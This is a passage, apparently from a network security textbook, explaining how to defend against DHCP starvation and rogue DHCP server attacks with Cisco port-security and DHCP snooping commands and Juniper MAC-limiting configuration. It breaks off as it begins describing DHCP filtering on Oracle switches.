


Figure 8.30: Defending against a DHCP starvation attack

Internetwork Operating System (IOS) Switch Commands

Source: *https://www.cisco.com*

- **`switchport port-security`**

  The **`switchport port-security`** command configures the switch port parameters to enable port security.

- **`switchport port-security maximum 1`**

  The **`switchport port-security maximum`** command configures the maximum number of secure MAC addresses for the port.

  The **`switchport port-security maximum 1`** command configures the maximum number of secure MAC addresses for the port as **1**.

- **`switchport port-security violation restrict`**

  The **`switchport port-security violation`** command sets the violation mode and the necessary action in case of detection of a security violation.

  The **`switchport port-security violation restrict`** command drops packets with unknown source addresses until a sufficient number of secure MAC addresses are removed.

- **`switchport port-security aging time 2`**

  The **`switchport port-security aging time`** command configures the secure MAC address aging time on the port.

  The **`switchport port-security aging time 2`** command sets the aging time as **2** minutes.

- **`switchport port-security aging type inactivity`**

  The **`switchport port-security aging type`** command configures the secure MAC address aging type on the port.

The **`switchport port-security aging type inactivity`** command sets the aging type as inactivity aging.

- **`switchport port-security mac-address sticky`**

  This command enables sticky learning on the interface by entering only the MAC-address sticky keywords. When sticky learning is enabled, the interface adds all secure MAC addresses that are dynamically learned to the running configuration and converts these addresses to sticky secure MAC addresses.

Defend Against Rogue Server Attack

The DHCP snooping feature that is available on switches can mitigate against rogue DHCP servers. It is configured on the port on which the valid DHCP server is connected. Once configured, DHCP snooping does not allow other ports on the switch to respond to DHCP Discover packets sent by clients. Thus, even an attacker who manages to build a rogue DHCP server and connects to the switch cannot respond to DHCP Discover packets.



Figure 8.31: Defending against a rogue server attack

IOS Global Commands

Source: *https://www.cisco.com*

Steps to configure DHCP snooping:

1. **`ip dhcp snooping`**

   Enables DHCP snooping globally.

2. **`ip dhcp snooping vlan number [number] | vlan {vlan range}]`**

   Enables or disables DHCP snooping on one or more VLANs. For example:

   `ip dhcp snooping vlan 4,104`

3. **`ip dhcp snooping trust`**

   Configures the interface as trusted or untrusted.

4. **`ip dhcp snooping limit rate`**

   Configures the number of DHCP packets per second (pps) that an interface can receive.

5. **`end`**

   Exits configuration mode.

6. **`show ip dhcp snooping`**

   Verifies the configuration.

Additional DCHP snooping command:

- **`no ip dhcp snooping information option`**

  To disable the insertion and the removal of the option-82 field, use the **`no ip dhcp snooping information option`** in global configuration command. To configure an aggregation, switch to drop incoming DHCP snooping packets with option-82 information from an edge switch, and use the “no IP dhcp snooping information option allow-untrusted” global configuration command.

Note: All ports in the VLAN are untrusted by default.

MAC Limiting Configuration on Juniper Switches

Source: *https://www.juniper.net*

Consider that three devices are connected to an enterprise switch and are trusted devices with the interfaces **ge-0/0/1**, **ge-0/0/2**, and **ge-0/0/3**. Further, consider a DHCP server with the interface **ge-0/0/8** connected in the background, resulting in a total of 4 interfaces connected to the switch.

- Run the following commands on the switch terminal to apply quick MAC limiting:

  ```
  set interface ge-0/0/1 mac-limit 3 action drop
  set interface ge-0/0/2 mac-limit 3 action drop
  ```

Alternatively, follow the steps below to apply a MAC limiting configuration.

- **Step 1**: Run the following command to configure a MAC limit of 3 on the first device’s interface **ge-0/0/1** and specify the action if the limit is exceeded:

  ```
  set interface ge–0/0/1 mac-limit 3 action drop
  ```

- **Step 2:** Run the following command to configure a MAC limit of 3 on **the** second device’s interface **ge-0/0/2** and specify the action if the limit is exceeded:

  ```
  set interface ge-0/0/2 mac-limit 3 action drop
  ```

- **Step 3**: Execute the following commands to view the outcome of the above MAC limiting configurations:

  ```
  show
  interface ge-0/0/1.0 {
      mac-limit 3 action drop;
  }
  interface ge-0/0/2.0 {
  ```

```
        mac-limit 3 action drop;
    }
```

- **Step 4:** Run the following command to verify the MAC limiting process on the specific switch:

```
show ethernet-switching table
```

Configuring DHCP Filtering on a Switch

Source: *https://docs.oracle.com*

DHCP filtering allows the administrators to determine whether traffic is being forwarded between trusted nodes. When DHCP filtering is applied, the corresponding switch checks the legitimacy of packets/messages before forwarding them to the client. With such filtering, the client can receive the port number and IP address from the legitimate DHCP server.

- Run the following commands to enable DHCP filtering for the switch:

